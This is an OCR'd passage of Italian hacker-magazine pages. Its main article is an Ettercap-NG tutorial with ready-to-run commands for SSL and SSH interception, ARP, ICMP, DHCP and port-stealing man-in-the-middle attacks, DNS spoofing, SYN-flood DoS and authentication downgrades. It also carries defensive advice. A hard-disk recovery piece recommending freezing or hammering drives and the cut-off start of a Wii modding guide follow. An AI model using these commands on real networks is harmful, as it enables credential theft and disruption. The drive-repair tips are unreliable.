NOTA: i valori consentiti per <tipoguida> sono BRIEF o FULL.

NOTA: se il valore dell'opzione contiene caratteri come '-' o '/', va racchiuso tra virgolette.

Attenzione: gli alias riferiti al ruolo corrente trovano spazio nel documento che è possibile scaricare dalla sezione download del sito www.hackerjiornal.it e che abbiamo ritenuto di non allegare per problemi oggettivi di ingombro.

Ettercap-NG: Man-in-the-middle attack

Parte II

SNIFFING

Seconda e conclusiva parte dedicata a Ettercap-NG, un completo rewrite di Ettercap, un tool completamente italiano che è amato dagli "smanettoni" e odiato dagli amministratori di sistema...

Sul numero 196 abbiamo iniziato questo lungo percorso alla scoperta di Ettercap-NG che giunge finalmente alla fine.

Tecnicamente è molto, molto complesso aggirare un tipo di autenticazione con algoritmo Diffie-Hellman, ma noi possiamo sempre porre rimedio alla situazione con un semplice trucco. Provate a connettervi via telnet alla porta 22 di un server ssh1, otterrete questo banner:

```
SSH-1.5
```

Mentre collegandovi ad un server ssh2 otterrete questo:

```
SSH-2.0
```

Se vedete ssh-1.5 o 1.55 allora il server supporta soltanto ssh1, se vedete ssh-1.99 o superiori, allora il server supporta sia ssh1 che ssh2, questo non vi fa venire in mente nulla? Cosa succederebbe se in fase di connessione il banner "SSH-2.0" del server venisse sostituito con "SSH-1.5"? Che il client crederebbe di dialogare con un server in grado di supportare soltanto ssh1 e quindi utilizzerebbe il classico algoritmo di scambio senza firma digitale... Pertanto il vostro traffico verrebbe intercettato senza che voi notereste nulla, o quasi.
Proteggersi da questo tipo di attacco risulta comunque abbastanza semplice, basta aggiungere questa riga nel /etc/ssh/sshd_config del vostro server:

```
Protocol 2
```

Una volta riavviato sshd il vostro server non utilizzerà più ssh1, quando vi trovate dal lato client avviate ssh in questa maniera:

```
$ ssh -2 user@host..
```

Chiedete cosi al client di utilizzare solo ssh2 e di ignorare i request ssh1, in caso di insuccesso verrete avvertiti con un:

```
Protocol major versions ¬
differ: 2 vs. 1
```

Se invece avete proprio bisogno di ssh1, allora in fase di connessione al server assicuratevi sempre di leggere eventuali messaggi di warning e di non fidarvi mai se la chiave è cambiata... Qualcuno potrebbe stare nel mezzo.

I CERTIFICATI

Ora che sappiamo come fare un MITM su una connessione in chiaro, una connessione in ssh1 e una ssh2, perché non proviamo a testare l'ultimo baluardo, ovvero i certificati?
Grazie ai certificati siamo in grado di stabilire se la chiave inviataci da un server è realmente la sua o meno, ma possiamo davvero esserne sicuri?
In realtà grazie ad Ettercap, e con la speranza che un utente non inizi a leggere tutti i campi del certificato, saremo in grado di sniffare una connessione SSL, se non ci credete facciamo una prova: per prima cosa pensate ad un luogo dove avete un account con SSL (ad esempio gmail.com, ebay.it, poste.it e molti altri), io ho scelto gmail.com. Una volta puntato il browser sull'url, Firefox mi ha subito chiesto di accettare un certificato, eccolo qui:



Guardatelo bene, il certificato sembra proprio provenire da google ed infatti è stato verificato (in alto), motivo per cui posso continuare a navigare sicuro del fatto che nessuno leggerà i miei

Ettercap-NG: Man-in-the-middle attack

dati di login. Vestiamo ora i panni del “cattivo”, apriamo /etc/etter.conf e modifichiamo questa riga:

```
ec_uid = 65534         # ¬
nobody is the default
```

Sostituendola con:

```
     ec_uid = 0 ¬
# nobody is the default
```

Diciamo cosi ad Ettercap di non droppare i privilegi di root dopo esser stato avviato. Quindi scorriamo in basso il file e decommentiamo queste due righe:

```
# if you use ipchains:
   #redir_command_on = ¬
“ipchains -A input -i %iface ¬
-p tcp -s 0/0 -d 0/0 %port -j ¬
REDIRECT %rport”
   #redir_command_off = ¬
“ipchains -D input -i %iface ¬
-p tcp -s 0/0 -d 0/0 %port -j ¬
REDIRECT %rport”

# if you use iptables: ¬
   redir_command_on = ¬
“iptables -t nat -A PREROUTING¬
-i %iface -p tcp --dport %port-j
REDIRECT --to-port %rport” ¬
   redir_command_off = ¬
“iptables -t nat -D PREROUTING¬
-i %iface -p tcp --dport %port-j
REDIRECT --to-port %rport”
```

Se usate ipchains levate i commenti ai primi due comandi, altrimenti levate i commenti alla terza e quarta riga, cosi come ho fatto io, visto che uso iptables.
Questo comando servirà a redirigere il traffico correttamente senza che il layer SSL trovi qualcosa di sospetto, avviamo quindi Ettercap con questi parametri:

```
     # ettercap -Tq -M ¬
arp:remote /192.168.1.8/ //443
```

Come vedete abbiamo aggiunto un parametro a –M cioè: “arp:remote”, il primo lo conoscete, il secondo significa che vogliamo fare un attacco MITM sul traffico che NON è destinato alla lan, ma che uscirà fuori sulla rete internet. /192.168.1.8/ è l’host che vogliamo controllare, //443 significa che vogliamo monitorare qualunque connessione sulla porta 443 che è SSL. Colleghiamoci quindi al sito scelto e guardiamo il certificato:



Come vedete a parte i fingerprint l’unica differenza è la prima riga che ci dice o meno se il certificato è stato verificato. Informazione questa che dobbiamo visualizzare a mano chiedendo al browser di farci vedere il certificato (con Mozilla Firefox), ma in realtà sono molto pochi gli utenti che perdono tempo a guardare ogni volta se il certificato di un sito è valido o meno. Vediamo cosa succede se effettuiamo il login:

```
HTTP : 66.102.11.99:443 ->
USER: max  PASS: sn1ff3r  INFO:
https://www.google.com/accounts/
ServiceLogin?service=mail&passi
ve=true&continue=http://gmail.
google.com/gmail
```

E puntuale come un orologio al cesio arriva il nostro login e la relativa password.
Fino ad ora abbiamo utilizzato un solo tipo di attacco MITM, cioe l’arp-poisoning, ovviamente non è il solo, e gli autori di Ettercap lo sanno, infatti il programma mette a nostra disposizione altre tre opzioni che sono:
MITM via ICMP, in questo caso viene sfruttata una features del protocollo ICMP per redirigere il traffico. ICMP è un protocollo che serve esclusivamente ad inviare alle macchine messaggi amministrativi, uno dei messaggi più interessanti (per i nostri scopi) è l’ICMP_REDIRECT che serve a dire ad un client che esiste una rotta migliore per il proprio traffico. Quando un host si connette ad un server, molto probabilmente il traffico passerà per vari altri server (ogni salto è detto “hop”). Se noi fossimo in grado di “spoofare” un redirect (cioè inviare un pacchetto con IP falso) all’host vittima, potremmo farci inviare il suo traffico, tutto questo senza avvelenare l’arp cache della vittima. Questo attacco è più delicato dell’arp poisoning, può essere effettuato solo su reti cablate su hub ed in più ci fornisce un Half-Duplex MITM perché il gateway reale non accetta mai ICMP_REDIRECT da un host che fa parte della sua lan (saremo quindi in grado di modificare solo il traffico che dalla vittima va verso la rete e non quello che dalla rete raggiunge la vittima, ma essendo su un hub potremo comunque vederlo tutto). Sebbene questo attacco abbia delle limitazioni, risulta molto più stealth di un arp-poisoning. Utilizzarlo è piuttosto semplice, dobbiamo soltanto conoscere l’IP ed il MAC del gateway, potete ottenerli cosi:

```
#  route -n | grep -v “255.” | ¬
grep “0.0.0.0” ¬
0.0.0.0         192.168.1.1 ¬
0.0.0.0         UG    0       0¬
0 eth0
```

Leggendo il secondo campo avrete l’IP del gateway (192.168.1.1), per ottenere il MAC basterà fare un arping sull’IP appena ottenuto:

```
# arping 192.168.1.1 | grep ¬
reply ¬
Unicast reply from 192.168.1.1 ¬
[00:C1:C2:C3:D8:A4]  0.193ms
```

E quindi:

```
# ettercap … -M icmp:00:C1: ¬
C2:C3:D8:A4/192.168.1.1
```

Sostituite ai “…” i parametri di cui avete bisogno.
Il terzo tipo di attacco, anch’esso in Half-Duplex attuabile solo su rete cablata con hub è il metodo DHCP. Senza entrare nel dettaglio diremo che un server dhcp fornisce automaticamente un IP libero alle macchine che si sono appena

connesse sulla LAN. La macchina client invia un dhcp-request e il dhcp-server risponde con un pacchetto contenente l'IP e il gateway della rete. Ettercap non fa altro che spoofare un falso pacchetto, inserendo un IP libero, e come gateway il nostro IP. In questo caso avremo bisogno di tre parametri, il primo è un range di IP della lan sicuramente liberi, questi potete trovarli con un ping, con i tcp-ping di nmap, oppure con l'apposito plugin che trovate nel menu "Plugin" di Ettercap. La netmask e il server dns. Supponiamo di esserci assicurati (tramite i metodi descritti poco sopra) che tutti gli IP da 192.168.1.20 a 192.168.1.50 sono liberi, non ci resta che trovare la netmask della nostra rete, se non la conoscete fate:

```
$ /sbin/ifconfig | grep Mask
inet addr:192.168.1.8¬
Bcast:192.168.1.255 ¬
Mask:255.255.255.0
inet addr:127.0.0.1 ¬
Mask:255.0.0.0
```

E leggete la mask associata al vostro IP (in questo caso 255.255.255.0), per il dns basterà fare:

```
$ grep nameserver /etc/resolv. ¬
conf
nameserver 192.168.1.2
```

Per avviare l'attacco dovrete specificare i tre parametri appena scoperti:

```
# ettercap ... -M¬
dhcp:192.168.20-¬
50/255.255.255.0/192.168.1.2
```

L'ultimo tipo di attacco a nostra disposizione, stavolta utile soltanto su reti cablate con switchm, dove l'arp-poisoning non funziona (perché gli ip sono assegnati staticamente), si chiama port-stealing. Come detto poco sopra, uno switch in genere opera a Layer2, questo significa che vengono letti soltanto i MAC dei vari pacchetti, ma quando uno switch viene acceso le sue tabelle sono vuote perciò non può sapere una macchina a quale porta è connessa. Lo switch osserva dunque il traffico, e segna in una tabella l'indirizzo MAC sorgente dei pacchetti che escono da una porta, dopo un po' la tabella sarà piena:

```
Porta   MAC
1       11:22:33:44:55:66
2       AA:BB:CC:DD:EE:FF
3       A1:B1:C1:D1:E1:F1
```

Ma queste tabelle ovviamente non sono statiche (a meno che non lo siano state rese di proposito) perché una macchina può cambiare pc o può esser spostata da una porta all'altra, perciò se lo switch vede che da una porta esce un MAC sorgente diverso da quello che trova nella tabella, ovviamente aggiorna la memoria per riflettere la situazione attuale. E il port-stealing gioca su questo fatto, ruba la porta dello switch inviando di continuo dei pacchetti che hanno come MAC sorgente il MAC della vittima, e come destinatario noi. In questa maniera lo switch crede che la porta da cui mandiamo i dati appartenga alla vittima e quindi redirige su di noi il suo traffico, dopo averlo esaminato ovviamente lo rimanda all'host reale. Questo metodo è molto efficace ma state attenti perché tale pratica genera moltissimo traffico, e potrebbe anche dar fastidio agli switch, i danni sono temporanei, ma tenete a mente che in qualche occasione questo metodo non è raccomandabile.
Per loggare il traffico che fa un determinato host verso la porta 80, dovremo avviare Ettercap con questi parametri:

```
    # ettercap -Tq -M ¬
port:remote /192.168.1.3/ //80
```

Ricordate di settare etter.conf come nel caso del MITM con i certificati, altrimenti il port-stealing non funzionerà. Se la vostra rete è grande, e ci sono molti switch in catena, allora la vittima potrebbe essere su uno switch diverso dal vostro, in questo caso la tecnica cambia soltanto per quanto riguarda il MAC address di destinazione, che non sarà più quello dell'attaccante ma un MAC casuale.
Con questo accorgimento i pacchetti che inviamo verranno propagati sugli altri switch (perché nessuno conosce quella destinazione) e riusciremo quindi a rubare la porta anche su uno switch lontano dal nostro.

PLUG-IN

Ettercap mette a nostra disposizione una serie di utili plug-in che svolgono delle funzioni molto comode, passeremo in rassegna tutti quelli presenti e vedremo che è anche possibile farne di nostri, il primo comando da dare per vedere tutti i plug-in presenti è:

```
    # ettercap –P list
```

Esaminiamo quelli presenti di default nella tarball. Il primo è arp_cop, possiamo avviarlo così:

```
    # ettercap -TQP arp_cop //
```

Diciamo a ettercap di avviarsi in modalità testuale, senza stampare username e password ("-Q") di caricare un plugin ("-P") che è arp_cop, e di controllare tutta la LAN ("//"). Arp_cop è un plug-in amministrativo che sonda il traffico alla ricerca di pacchetti sospetti, come quelli che tentano di fare arp-poisoning.

Il secondo plug-in della lista è autoadd, basterà aggiungere il parametro "-P autoadd" a quelli usati per avviare Ettercap, in questo modo verrano monitorati tutti gli arp-request per vedere se una macchina si è appena aggiunta alla rete, in caso positivo tale macchina verrà aggiunta al pool dei nostri target.
Il terzo plug-in è chk_poison, non cercate di avviarlo da riga di comando perché non avrebbe senso vedere se il poisoning ha avuto successo prima di farlo. Quindi avviate Ettercap come solito, iniziate il poisoning e poi avviate il plug-in dal relativo menu. Il funzionamento non è per nulla complesso, il modulo invia un ICMP-echo-request spoofato ad ogni vittima del nostro poisoning (ci sono tre macchine, A che è la vittima, G il gateway e B siamo noi, il modulo invia ad A un ICMP-echo-request con l'IP di G come sorgente), se l'ICMP-echo-reply ci arriva indietro, allora il poisoning ha avuto successo, altrimenti qualcosa non è andata per il verso giusto.
Il quarto plugin è dns_spoof, richiede

Ettercap-NG: Man-in-the-middle attack

alcune configurazioni fatte volta per volta nel file /etc/ettercap/etter.dns, ma, grazie a questo modulo, potremo intercettare i request ai dns e dirottarli sugli IP che desideriamo, in questo modo possiamo costruire dei siti cloni di quelli che vogliamo monitorare, e quindi possiamo seguire l'utente e vedere cosa fa, non è di certo molto etico, ma potrebbero anche esistere valide motivazione per farlo.

DOS_ATTACK

Il quinto plug-in è dos_attack e può tornarci utile se per qualche motivo dobbiamo bloccare un host (vedremo poi che esiste anche un altro plugin adatto), utilizza un SYN flood leggermente modificato. Per prima cosa viene fatto un portscan alla macchina, appena viene trovata una porta aperta vengono inviati dei SYN su tale porta (con un IP fasullo), la vittima risponderà con un SYN-ACK che verrà intercettato, notate bene, a Layer2 e quindi gli verrà inviato un ACK, la connessione risulterà quindi stabilita. Ripetendo il processo svariate migliaia di volte (e sapendo che ogni connessione aperta utilizza circa 16kb di memoria) la macchina verrà completamente bloccata in pochissimi secondi, per avviarlo:

```
# ettercap -TQP dos_attack
```

Il sesto plug-in è dummy, in realtà si tratta di un plug-in "scheletro" per far vedere come va scritto un modulo per Ettercap.

Il settimo plug-in è find_conn, la sua funzione è quella di visualizzare tutti gli host ai quali una macchina cerca di connettersi, potete testarlo così:

```
# ettercap -TQzP find_conn
```

L'ottavo plug-in è find_ettercap, come suggerisce il nome serve per vedere se ettercap sta inviando pacchetti sulla lan, questo metodo non risulta totalmente affidabile perché si basa su determinati valori e flag impostati sui pacchetti, che però possono sempre esser cambiati visto che stiamo parlando di un tool opensource.

Il nono plug-in è find_ip, questo modulo risulta piuttosto utile quando abbiamo bisogno di un IP inutilizzato (perché la rete non utilizza un DHCP, oppure perché abbiamo bisogno di un IP libero per usare altri plug-in). Possiamo lanciarlo in questa maniera:

```
# ettercap -TQP find_ip //
```

O possiamo specificare un pool di IP da scannare:

```
# ettercap -TQP find_ip ¬
/192.168.1.1-25/
```

Il decimo plug-in è finger, serve a fare il fingerprint passivo di un host (in realtà non è completamente passivo perché si connette all'host tramite una connect() piuttosto che restare in ascolto ad analizzare il suo traffico) al fine di farci conoscere il suo sistema operativo.
Dobbiamo soltanto indicare ad Ettercap quali host e quali porte utilizzare:

```
# ettercap -TzP finger ¬
/192.168.1.1-10/22
  Fingerprinting ¬
192.168.1.1:22...

 FINGERPRINT      : ¬
1010:00B5:D0:WT:0:1:1:0:B:10
 OPERATING SYSTEM : unknown ¬
fingerprint (please submit it)
 NEAREST ONE IS   : Cisco IOS

Fingerprinting 192.168.1.4:22...

 FINGERPRINT      : ¬
17C1:14D2:20:WS:0:1:1:0:A:20
 OPERATING SYSTEM : Linux 2.4.xx
```

L'undicesimo plug-in della lista è finger_submit, logicamente serve ad inviare un fingerprint sconosciuto al sito di Ettercap.

Il dodicesimo plug-in è gre_relay, senza entrare troppo nel merito di cosa sia un tunnel GRE, vi dirò che questo plugin crea un tunnel GRE che invia il traffico fatto dal router ad Ettercap, e quindi lo rimanda indietro. Per fare ciò è però necessario un host fasullo che deve girare su un IP inutilizzato della rete (ecco che torna utile find_ip).

GW_DISCOVER

Il tredicesimo plugin è gw_discover, serve a trovare il gateway di una rete (molto utile quando stiamo facendo penetration-testing su una Wlan/lan e non abbiamo idea di dove si trovi il gateway). Per far ciò viene inviato un pacchetto ad un IP esterno alla lan con MAC address di destinazione il MAC di un host locale. Se Ettercap vede il relativo SYN+ACK, allora vuol dire che quell'host ha inviato in rete il pacchetto e quindi è il gateway.

```
# ettercap -TP gw_discover ¬
/192.168.1.1-255/
```

Il quattordicesimo plug-in è isolate, come suggerisce il nome serve ad isolare un host dalla rete, a differenza di dos_attack questo modulo non blocca la macchina utilizzando tutte le sue risorse ma avvelena la cache con pacchetti che associano ad ogni IP della lan il MAC address della vittima, in questo modo ogni pacchetto della macchina verrà inviato a se stessa. Possiamo scegliere di isolarlo da tutta la lan o da un pool di macchine:

```
# ettercap -TzqP isolate ¬
/192.168.1.1/ // <- isolalo da
tutta la lan ¬
# ettercap -TP isolate ¬
/192.168.1.1/ /192.168.1.2-6/ ¬
<- isolalo solo da questo pool
di ip
```

Il quindicesimo plug-in è link_type e serve per vedere se siamo su un hub o uno switch, il tutto avviene inviando un Arp-request spoofato, se siamo in grado di vederne la risposta allora siamo su un hub, altrimenti è uno switch.

Il sedicesimo plug-in è pptp_chapms1, questo modulo va attivato dopo aver

iniziato un attacco MITM, forza il tunnel a negoziare in MS-CHAPvs1 invece che in MS-CHAPvs2 che risulta più difficile da crackare.

Il diciassettesimo plug-in è pptp_clear, serve (dopo aver iniziato un attacco MITM) a non richiedere né compressione né crittografia nel tunnel pptp durante la negoziazione.

Il diciottesimo plug-in è pptp_pap e serve a far negoziare in chiaro l'autenticazione su un tunnel PPTP.

PPTP_RENEG

Il diciannovesimo plug-in, sempre dedicato ai tunnel PPTP, è pptp_reneg che serve a forzare la rinegoziazione, ovviamente torna molto utile quando vogliamo utilizzare un altro plug-in pptp ma siamo arrivati tardi e la negoziazione è già avvenuta.

Il ventesimo plug-in è rand_flood, inonda la lan con MAC address casuali, in questa maniera molti switch, una volta riempite le tabelle, si posizionano automaticamente in modalità ripetitore, funzionando quindi da hub e facilitandoci di molto la vita.

Il ventunesimo plug-in è remote_browser, serve a monitorare in realtime tutti gli url che visita un host, vengono mostrati solo i GET sulle pagine e non i request fatti alle immagini.

Il ventiduesimo plug-in è reply_arp, serve a rispondere agli arp-request fatti da un host con il nostro MAC address:

```
# ettercap -TQzP reply_arp //
```

Il ventitreesimo plug-in è repoison_arp, serve come supporto agli attacchi MITM e risulta utile se usato insieme a reply_arp.
L'esempio riportato nell'help è molto chiaro: se stiamo poisonando la cache di un gruppo di macchine impersonando l'host B, e il vero host B effettua un broadcast ARP request verso un terzo host, allora il gruppo di macchine poisonate può vedere il pacchetto e correggere la loro cache. Questo plug-in serve a poisonare la cache del gruppo subito dopo l'ARP request inviato in broadcast.

```
# ettercap -T -M arp:remote
¬ -P repoison_arp / ¬
192.168.1.10-20/ /192.168.1.1/
```

Il ventiquattresimo plug-in è scan_poisoner, come suggerisce il nome serve a controllare che qualcuno non stia poisonando la cache degli altri host, effettua il controllo verificando che due host non abbiano lo stesso MAC address:

```
# ettercap -TQP ¬ scan_
poisoner //
```

Il venticinquesimo plug-in è search_promisc, serve a verificare quali host si trovano in modalità promiscua, e lo fa inviando due tipi di arp-request malformati, se un host risponde vuol dire che è probabilmente in modalità promiscua. Da notare che possono essere generati dei falsi-positivi:

```
# ettercap -TQP search_ ¬
promisc //
```

Il ventiseiesimo plug-in è smb_clear, questo modulo va usato dopo un attacco MITM e serve a far viaggiare in chiaro le password di samba.

Il ventisettesimo plug-in è smb_down, anch'esso va usato dopo un attacco MITM e serve a non far scambiare le password in NTLM2, grazie a questo accorgimento sarà possibile crackare gli hash con L0pthcrack in pochissimi secondi.

Il ventottesimo, ed ultimo plug-in, è stp_mangler, serve a diventare lo switch con più alta priorità all'interno di uno spanning tree, ovviamente se non ci sono più switch, o non utilizzano STP, questo plug-in è inutile. Se vediamo che non funziona e troviamo un altro switch con priorità più alta della nostra, dobbiamo abbassare il valore numerico del nostro MAC address (ifconfig eth0 hw ether nuovo_mac).

```
# ettercap -TP stp_mangler
```

Se avete qualche idea per un nuovo plug-in potete leggere il manuale di Ettercap per scoprire come fare.

CONCLUSIONI

Ettercap è un tool molto potente che utilizzato insieme ad altri strumenti consente di effettuare un hijacking completo delle connessioni. I suoi plug-in sopperiscono a molte “carenze” del programma e la possibilità di espanderlo lo rende molto versatile. Tuttavia strumenti come questi ci fanno capire quanto complesso sia il compito della gestione della sicurezza su una rete Lan, specie se di grandi dimensioni. Gli attacchi MITM sono una realtà, e sebbene siano estremamente complessi da attuare su due host remoti, diventano (su reti locali) assolutamente banali grazie a tool come Ettercap. Il mio consiglio è di considerare le Lan sempre come terreno ostile, evitate di accedere a servizi che richiedano una password in chiaro (come smtp, pop3, ftp, telnet, web). Se proprio dovete farlo assicuratevi che non ci siano poisoner sulla rete, ma anche in questa maniera non saprete se il gateway logga il traffico. Utilizzate switch dove possibile e fate un ampio uso di crittografia forte (ssh, scp, sfpt, ipsec), controllate i fingerprint delle vostre chiavi, magari annotandoli, verificate i certificati e state sempre attenti a quello che inviate sulla rete. Ricordate che con i vostri dati un malitenzionato potrebbe causarvi molti problemi, perciò se non ritenete importante la vostra privacy, pensate almeno alla vostra sicurezza, specie in questi tempi dove i tool di phishing si scaricano per nulla e i ladri di identità sono più di quanti ci si possa immaginare. Spero che questo articolo vi abbia aiutato a vedere “l'hacking” non più come una parola astratta, ma come un fatto tangibile e riproducibile con pochissimi strumenti. Siate sempre curiosi perché è l'unico mezzo che abbiamo per far fare ai nostri strumenti... ciò per cui non sono nati. E' la curiosità che per anni ha contraddistinto i primi veri hacker, non la voglia di far danni.

di Raffaele Rambaldi
Raffaele_rambaldi@hotmail.com


Come sopravvivere alla rottura dell'hard disk

HARDWARE

Una mano gelata scorre sulla schiena. Un brivido di puro terrore stringe lo stomaco: il disco non è formattato. Lo devo formattare? Ma come? Che fine hanno fatto i miei preziosi dati?

Accendere il computer per scoprire che il nostro hard disk, fedele supporto dei dati di una vita, ha deciso di passare a miglior vita. E come se non bastasse, per pigrizia, non abbiamo un backup aggiornato. Alzi la mano chi ha un backup aggiornato!
Vabbè! Ormai ci troviamo di fronte ad un freddo pezzo di metallo che potrebbe essere usato come fermacarte oppure diventare un bel quadretto sulla parete dello studio, una volta smontata la placca superiore.
Prima di strappare i pochi capelli rimasti, almeno nel mio caso, vediamo se è possibile sperimentare qualche soluzione empirica per ottenere quelle ulteriori due o tre ore di vita che ci consentirebbero di copiare almeno quelle directory così importanti.
Per prima cosa controlliamo tutti i contatti e diamo una soffiata con una bomboletta di aria compressa del tipo per la pulizia dei contatti elettronici, soprattutto nelle zone di innesto delle piattine di collegamento con il controller.
Questi tipi di bombolette, a base in generalmente di Isobutano e Propano, si trovano anche nei supermercati ad un prezzo contenuto.
Qualora il primo intervento non dia i frutti sperati occorre provare ad utilizzare uno strumento che utilizzi un sistema operativo proprio per accedere direttamente all'hardware.
Tra questi ho personalmente provato BARTPE di Bart Lagerweij (bart@nu2.nu), reperibile all'indirizzo http://www.nu2.nu/pebuilder/ e SARDU (acronimo Shardana Antivirus Rescue Disk Utility) del bravo Davide Costa (sarducd@gmail.com), reperibile all'indirizzo http://www.sarducd.it/.
Entrambi i programmi consentono di operare con un sistema operativo integro per cercare di accedere all'hard disk difettoso. La differenza tra i due è che mentre BARTPE è Windows oriented e necessita del CD originale di Windows XP per poter essere generato, SARDU utilizza anche una discreta varietà di mini distribuzioni Linux tra cui NimbleX e Slax.
Quale funzionalità aggiunta ed estremamente utile, entrambi i programmi consentono di operare una scansione antivirus sull'hard disk senza che nemmeno un bit venga letto in fase di avvio, anche qualora sia contenuto nel settore di boot o nel MBR dell'hard disk un virus o trojan tra i più malefici.
L'hard disk resta inaccessibile? Va bene, anzi va male! Comunque non disperiamo e proviamo a spostare il disco su di un altro PC, magari facendo attenzione a settare correttamente i jumper da master a slave, o viceversa. In tal modo un secondo hard disk può essere installato su un PC funzionante e sarebbe possibile tentare un ripristino con qualche software commerciale specializzato, come, ad esempio, Data Rescue PC della Prosoft http://www.prosofteng.com/products/data_rescue_pc.php.
Neanche adesso funziona? Prima di fare il biglietto per Medjugorie dobbiamo parlare di qualche nozione fisica. Sappiamo tutto sugli hard disk; sappiamo che cosa sono i piatti, le testine, il film magnetico che riveste i piatti e qual è il meccanismo di memorizzazione dei dati. Non abbiamo ben chiaro, però, alcuni concetti fisici quali ad esempio la dilatazione termica e gli shock termici che sono la vera causa della dipartita degli hard disk.
In natura tutti i materiali sono soggetti a dilatazione termica. E fin qui siamo tutti d'accordo. Infatti, accendi oggi e spegni domani, la temperatura passa dai 20 gradi del tepore delle nostre case ad anche 60 o 70 gradi causando nel passaggio qualche micron di dilatazione

Su ogni hard disk è montata una componente elettronica molto sofisticata che potrebbe presentare nel tempo delle microfratture dovute alla dilatazione termica.



PEBUILDER è un valido strumento per accedere ad un hard disk difettoso.



Un hard disk che ha passato qualche ora nel congelatore potrebbe tornare a funzionare.





Dal menu principale di SARDU decidiamo quale sistema operativo eseguire.

termica che potrebbero formare nel tempo delle microscopiche fessure ed interrompere qualche contatto elettronico.
Per ovviare a tale fenomeno meglio sarebbe tenere gli hard disk sempre accesi, come avviene per i server, ma a casa, magari in sala o in cameretta, ciò non è possibile.
Proviamo allora a tenere l'hard disk difettoso, una volta smontato dal PC, dentro il congelatore per una nottata intera per portarlo ad una temperatura inferiore allo zero, magari avvolgendolo in un sacchetto frigo per cercare di attenuare la formazione di cristalli di ghiaccio. Tipicamente i congelatori domestici variano tra un minimo di -5° per arrivare fino a -18° ed oltre, per cui sono più che sufficienti per lo scopo. Cosa avvenga non è assolutamente chiaro.
Probabilmente può variare di quei pochi micron necessari la geometria delle testine, oppure si abbassa la resistenza elettrica aumentando la conduttanza con il freddo, oppure qualcuna di quelle microscopiche fratture di cui parlavamo innanzi si riduce, oppure, ancora, l'intervento Divino è a noi propizio, ma nella stragrande maggioranza dei casi, prima che il disco si scaldi nuovamente, dovremmo avere abbastanza tempo per fare una velocissima copia dei dati che ci servono. Se ci troviamo in una di quelle rare situazioni in cui abbiamo davanti ancora un hard disk non funzionante allora siamo proprio nel panico. E' il momento di provare una di quelle soluzioni da far rizzare tutti i peli della schiena: prendere l'hard disk a martellate, tanto ormai è da buttare, vero? Inizialmente con gentilezza, mi raccomando, lateralmente e sulla superficie superiore, dove il rivestimento metallico è più spesso. Potrebbe accadere che un debole urto possa in qualche modo disincagliare un componente meccanico che si è grippato e ripristinarne la funzionalità.
Potrebbe accadere ancora che la gentilezza da sola non basti. Allora si può provare sempre più forte, sempre senza esagerare, perché questa è veramente l'ultima spiaggia.
Anzi, magari la penultima, visto che alcune dite specializzate riescono a recuperare dati anche da hard disk che sono stati danneggiati in seguito ad un incendio.
Per questa ultima opzione occorre considerare il valore dei dati contenuti dall'hard disk difettoso perché generalmente, il recupero avviene utilizzando strumenti complessi, smontando la meccanica in camera sterile e recuperando il recuperabile leggendo direttamente dal piatto magnetico. Il costo dei dati ripristinati è generalmente direttamente proporzionale alla difficoltà con cui sono stati recuperati.

di Massimiliano Rinaldi


NOTA: IL PRESENTE TUTORIAL HA COME UNICO SCOPO QUELLO DI CONSENTIRE ALL'UTENTE DI UTILIZZARE DELLE COPIE DEI PROPRI GIOCHI REGOLARMENTE ACQUISTATI PER USO PERSONALE.


MODIFICARE LA WII SOLO VIA SOFTWARE

HARDWARE

Basta una modifica software per consentire alla console di casa Nintendo di riprodurre DVD masterizzati.

Le modifiche hardware sono da sempre un elemento che viaggia di pari passo con le console, grazie all'aggiunta di chip particolari è, infatti, possibile consentire alle console di riprodurre DVD masterizzati cosa altrimenti impraticabile.
A dire il vero, la pratica della modifica hardware è un po' fastidiosa, bisogna separarsi dall'amata console per qualche tempo, non è facile trovare operatori che la effettuino e, soprattutto, decade irrimediabilmente la garanzia.
Proprio per questo risulta piuttosto interessante la modifica "solo software" che è applicabile alla console Wii e che consente, al termine della stessa, di riprodurre DVD masterizzati.
La procedura è stata testata sulla mia Wii personale e funziona. Tuttavia, in caso di necessità, in rete è presente numerosa documentazione.
Vediamo dunque quali sono tutti i passaggi da eseguire:





Ecco il contenuto della cartella "zippata" che potete scaricare dalla sezione download del sito www.hackerjournal.it.

VERIFICA FIRMWARE

Nulla di complesso basta accendere la console, spostarsi nella parte inferiore sinistra e cliccare sul pulsante Opzioni Wii, quindi su Impostazioni console Wii e leggere, nella parte superiore dello schermo, a destra, il firmware in uso. Nel mio caso (vedi foto) la ver. è già la 4.2E perché la foto è stata fatta successivamente ad una (delle tante) modifiche, questo tutorial funziona per le versioni precedenti: 3.0 3.1 3.2 3.3 3.4 4.0 4.1 e 4.2.

GLI STRUMENTI

